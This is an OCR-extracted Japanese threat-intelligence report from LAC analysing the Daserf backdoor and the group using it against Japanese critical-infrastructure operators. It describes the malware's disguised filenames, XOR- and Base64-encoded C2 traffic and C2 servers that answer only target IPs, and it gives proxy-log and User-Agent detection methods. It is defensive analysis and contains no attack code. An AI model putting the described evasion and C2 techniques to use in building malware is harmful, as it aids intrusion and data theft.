



CYBER GRID VIEW

TECHNICAL REPORT

日本の重要インフラ事業者を狙った攻撃者

VOL.2 | 2016

LAC



日本の重要インフラ事業者を狙った攻撃者

CYBER GRID VIEW
TECHNICAL REPORT

執筆者　石川 芳浩 ＋ サイバー・グリッド研究所

INTRODUCTION

はじめに

本レポートは、日本の重要インフラ事業者を狙った標的型攻撃に使用されるマルウェア Daserf と、Daserf を利用する攻撃者について分析したものです。

狙い定めた企業を巧妙な手口で執拗に攻撃する標的型攻撃は国内でも増える傾向にあります。中でも 2015 年 6 月に日本年金機構が標的型攻撃を受け、大量の個人情報が漏えいした事案の発生はまだ記憶に新しいでしょう。その後、地方自治体や大学など国内の多くの団体・企業でも同様の攻撃を受けていた事実が明らかになり、標的型攻撃の名前が広く知られるきっかけとなりました。そして本レポート執筆時点の 2016 年 6 月には大手旅行代理店が標的型攻撃に遭い、個人情報が漏えいした恐れがあるとの発表がありました。標的型攻撃の手口は年々高度化しており、企業から情報が盗まれるリスクのみならず事業継続に重大な影響を与えるリスクも一層高まっています。

特に、情報通信や金融、航空、電力といった重要インフラ事業者への攻撃は、2014 年度の 124 件から 2015 年度には 401 件と著しく増加していることが NISC [i] から報告されています。2020 年の東京オリンピック・パラリンピック開催を控え、重要インフラ事業者や重要インフラ関連企業に対する攻撃は、今後さらに激しくなる可能性が高いと予想されます。こうした状況の下、本レポートが Daserf を使った攻撃者への対策を考える上で多少なりとも貢献できれば幸いです。

標的型攻撃に用いられるマルウェア、Daserf とは

Daserf はバックドア機能を有するマルウェアで、Nioupale とも呼ばれています。Daserf については、2016 年 5 月に Symantec がブログ[ii]で報告していますが、それまではセキュリティベンダによる報告はほとんどなく、このマルウェアの存在自体、広く知られているとは言えない状況でした。一方、ラックは 2013 年 1 月頃以降に対応した複数の標的型攻撃事案において Daserf を確認しており、これらの分析を続けてきました。その結果、Daserf が日本の重要インフラを標的とした攻撃者に使用され、長期間にわたって標的組織に潜伏しつつ活動している可能性が高いことが明らかになりました。

図 1 は、ラックが対応した事案において Daserf が使われた業種を分類したグラフです。グラフ外周右側の枠に含まれるのが重要インフラに属する業種[iii]で、56%と過半数を占めていることがわかります。外周左側の枠は重要インフラで利用される機器を製造する事業者で、これらを含めるとすべての事案が重要インフラに直接的、間接的に関連していることがわかります。このことから、Daserf を使う攻撃者は、少なくとも日本においては重要インフラやその関連企業をターゲットとしている可能性が高いと考えられます。

01




図 1 ラックが対応した標的型攻撃事案のターゲット組織

図 2 は、Daserf が使われた事案に関するタイムラインです。タイムライン上、上段の数字（黒字）は事案対応を行った年月、下段の数字（赤字）は事案対応の際に痕跡として見つけることができたマルウェアのコンパイル日時、または通信ログから取得した年月です。つまり、下段は攻撃者が侵入したと推測される年月です。この 2 つの年月を見比べると、狙われた企業が Daserf による被害を発見するまで、数ヵ月から約 2 年半とかなりの時間を要していることが確認できます。

02




図 2 Daserf 事案対応のタイムライン

被害発見まで時間がかかった要因の 1 つは、Daserf のファイル名が正規の Windows プログラム (msupdata.exe、mshelp.exe など) や Adobe 製品のプログラム (AdobeARM.exe、reader_

sl.exe など) を装っているために、PC 上で動作していても正規のプログラムなのか不正なものなのかを判別しづらい点にあります。なお、すべての事案で機密情報を圧縮した RAR ファイル[1] を確認しており、攻撃者は攻撃が発覚するまでの間に企業が持つ機密情報を窃取しようとしていたと見られます。

Daserf の動作環境および概要

Daserf は Windows OS で動作します。ファイル操作 (作成や削除、検索など) やコマンドプロンプト (cmd.exe) による操作などさまざまな機能を持ち、感染させた PC 上で任意の操作を実行することができます。これらの機能は、**図 3** のようにマルウェアの中にハードコードされるファイル名 (xxxxx.asp) によって分類されており、攻撃者の C2(Command & Control) サーバからの命令に応じて実行する操作が変化します。

03




図 3 マルウェアにハードコードされたファイル名

Daserf の通信の特徴

Daserf は、C2 サーバとの通信に主として HTTP POST リクエストを利用しますが、C2 サーバへのセッションを確立する際には、HTTP GET リクエストも利用します。セッションを確立して通信を始めるまでの手順は次のとおりです。まず、HTTP GET リクエストを介して C2 サーバから GIF ファイルをダウンロードします (**図 4**)。この GIF ファイルの実態は、拡張子どおりの画像ファイルではなく、1 バイトで XOR(排他的論理和) エンコードされた URL[2] です。

04

図 4 Daserf が C2 サーバへセッションを確立する際の HTTP GET 通信

1 データ圧縮のファイルフォーマットの 1 つ。　2 マルウェアによって XOR Key が異なる場合がある。

その後、この URL とマルウェアにハードコードされたファイル名を組み合わせ、C2 サーバにデータを送信します (**図 5**)。

05

図 5 デコード後の URL から確認できる C2 サーバの通信先

図 6 は、図 4 の HTTP GET 通信後に発生する最初の HTTP POST 通信で、送信データは感染 PC を示す識別子と Base64 方式でエンコードされた感染 PC の情報 (枠内) です。この Base64 方式でエンコードされた送信データをデコードすると、ホスト名や IP アドレスなどの感染 PC を表す固有情報が文字列に含まれていることが確認できます(**図 7**)。文字列に含まれる OS バージョンの 6.1 は Windows 7 を、ロケール ID の 1041 は日本語を示します。

06

図 6 セッション確立後、最初に発生する Daserf の HTTP POST 通信

07

図 7 デコード後に確認された文字列

ラックが保有する複数の Daserf を調査したところ、ある特徴が浮かび上がりました。**図 8**（次頁）は Daserf の通信先ドメイン名から IP アドレスを割り出し、Maltego[iv] で分析した結果を一部抜粋して表したものですが、複数の矢印が 2 つの楕円に向かっていることが確認できます[3]。楕円で囲った部分はいずれも韓国の通信事業者が管理する IP アドレスで、左側は LG DACOM Corporation、同右が Korea Telecom のものです。このケースを含め、ラックが確認した限りでは Daserf が通信する C2 サーバの IP アドレスの約 65%は韓国企業が保有するものでした。このことから、Daserf を用いる攻撃者は韓国のインターネットサービスプロバイダを C2 サーバのインフラとして利用している可能性が高いと推察することができます。また、一部ではあるものの、日本の VPS（仮想専用サーバ）サービス提供事業者の IP アドレスも C2 サーバとして利用されていることを確認しています。

3 調査時点で確認した IP アドレスであり、現在は異なる IP アドレスの可能性がある。

08

図 8 Daserf の通信先 (IP アドレス)

また、一部の C2 サーバにおいては、アクセスしてきたユーザの IP アドレスが攻撃対象であった場合のみ、コンテンツを返す細工が施されている可能性があることが確認できました。**図 9** のように、意図的に Daserf へ感染させたラックの PC で、C2 サーバのドメイン名から IP アドレスへ名前解決することは可能ですが、C2 通信 (HTTP GET 通信) は、C2 サーバと TCP コネクションが確立できませんでした。このことから、攻撃者は、C2 サーバにおいて攻撃対象外の IP アドレスからの接続を拒否し、コンテンツをダウンロードさせないようにすることで、C2 サーバの存在を気付かせにくくしていると考えられます。

09




図 9 C2 サーバの名前解決

Daserf の検出方法

Daserf に感染した PC やサーバは、比較的容易に見つけることができます。Daserf は C2 サーバとの通信を確立するために、10 秒間に 1 回程度の頻度で C2 サーバ上にある特定の ASP ファイルに向け、HTTP POST 通信を発生させます[4]。プロキシログには同一の PC から発生した大量の POST 通信が記録されることになるため、こうした通信がプロキシログに存在しないかを定期的にチェックすることで、感

染 PC などを発見しやすくなります。

また、通信を行う際に HTTP ヘッダに付与される User-Agent は、マルウェアの中にハードコードされており、最近の Daserf のバージョンでは "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1)" が利用されます[5]。一見すると正規の Internet Explorer (IE) 8 の User-Agent のようですが、よく見ると IE 8 を利用した際に付与されるv "Trident 4" の文字列が欠落しています。こうした「User-Agent の有無」をプロキシログにおいてチェックすることも、有効な検出方法の 1 つです。

プロキシログなどから C2 サーバへの通信を発生させている PC を特定できた場合、次の方法を試すことで Daserf の痕跡が確認できる可能性があります。Autoruns[6] などを利用して Windows 起動時に自動実行するスタートアップ[7] やサービス[8] のレジストリ値を確認する方法です。**図 10** では、Daserf が Adobe ARM というファイル名を利用し、スタートアップ時に AdobeARM.exe が実行するよう設定されていることが見て取れます。

10

